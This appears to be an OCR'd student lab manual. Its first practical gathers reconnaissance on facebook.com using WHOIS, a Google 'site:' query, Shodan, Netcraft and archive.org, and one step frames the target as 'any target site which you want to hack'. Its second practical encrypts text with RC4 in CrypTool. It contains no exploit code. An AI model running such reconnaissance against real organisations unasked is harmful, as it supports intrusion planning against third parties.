
Practical No:- 01

Use Google , Whois and Shodan for Reconnaissance.

Using WHOIS:-



DOMAINTOOLS PROFILE CONNECT MONITOR SUPPORT Whois Lookup

Whois Record for FaceBook.com

— Domain Profile

Registrant	Domain Admin
Registrant Org	Facebook, Inc.
Registrant Country	us
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com,http://www.registrarsafe.com Whois Server: whois.registrarsafe.com abusecomplaints@registrarsafe.com (p) 16503087004
Registrar Status	clientUpdateProhibited, clientDeleteProhibited, clientTransferProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited, clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	8,033 days old Created on 1997-03-28 Expires on 2028-03-29 Updated on 2018-07-23

DOMAINTOOLS PROFILE CONNECT MONITOR SUPPORT Whois Lookup

Name Servers	A.NS.FACEBOOK.COM (has 4,746 domains) A.NS.FACEBOOK.COM (has 4,746 domains) B.NS.FACEBOOK.COM (has 4,746 domains) B.NS.FACEBOOK.COM (has 4,746 domains)
Tech Contact	Domain Admin Facebook, Inc. 1601 Willow Rd, Menlo Park, CA, 94025, us domain@fb.com (p) 16505434800 (f) 16505434800
IP Address	157.240.3.35 - 259 other sites hosted on this server
IP Location	- Oregon - Prineville - Facebook Inc.
ASN	AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)
IP History	292 changes on 292 unique IP addresses over 15 years
Registrar History	4 registrars with 1 drop
Hosting History	4 changes on 4 unique name servers over 14 years

— Website


Website Title	None given.
Response Code	200


Use who.is:

Steps:

Visit the site name **who.is.** Then, type any site name e.g(facebook , makemytrip).
In this we can see the domain and also the see the related information.



Premium Domains
Transfer
Features
Login
Sign Up
who.is
WHOIS Search, Domain Name, Website, and IP Tools
Domain names or IP addresses...
Your IP address is 103.55.247.226
Looking to get a website?
Web Hosting
Website Builder
SSL Certificates


who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
cache expires in 1 hours, 32 minutes and 51 seconds
refresh
Registrar Info
Name
Register.com, Inc.
Whois Server
whois.register.com
Referral URL
http://www.register.com
Status
clientTransferProhibited http://icann.org/epp#clientTransferProhibited
Important Dates


who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
cache expires in 1 hours, 32 minutes and 51 seconds
refresh
Registrar Info
Name
Register.com, Inc.
Whois Server
whois.register.com
Referral URL
http://www.register.com
Status
clientTransferProhibited http://icann.org/epp#clientTransferProhibited
Important Dates

1) Use Google :-


Open browser of google and there type: **site:facebook.com –site:www.facebook.com**
This statement (**site:facebook.com)** heals all the domain of facebook but we minus the result and find only site having domain as www.facebook.com (–**site:www.facebook.com).**



2) Using shodan:-

Steps :-


1) First open shodan site**:-**




2) Type any target site which you want to hack.(eg:www.facebook.com)

3) And we can see all the details like domain with ip, ssl certificate and small map will tells the location that where we have this domain.


4) Another way is we can also add as a extension in Mozilla Firefox and get the details.



5) Search for the site and we can see ports and details in add on.




6) Click on tab view host details we can see all the details with the map location:




We can also use:


1) **Netcraft.com** it helps to get all site report and enter the target domain name:-




2) Click on site report and here we can get all the information:



3) Next we can also use archive.org which gives the evolvement information of target domain.



4) Enter the target name and we can see full calendar from when it was published And the coloured and highlighted dates indicate that domain was updated with some features




Practical No:- 02


Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

Steps:-


1) Open the tool. Take new File and then type any text which we want to encrypt.




2) Select the option Symmetric(modern) from encrypt/decrypt and in that choose RC4.



3) First Encrypt the data then decrypt the data. After decryption we will get the same text as the output.

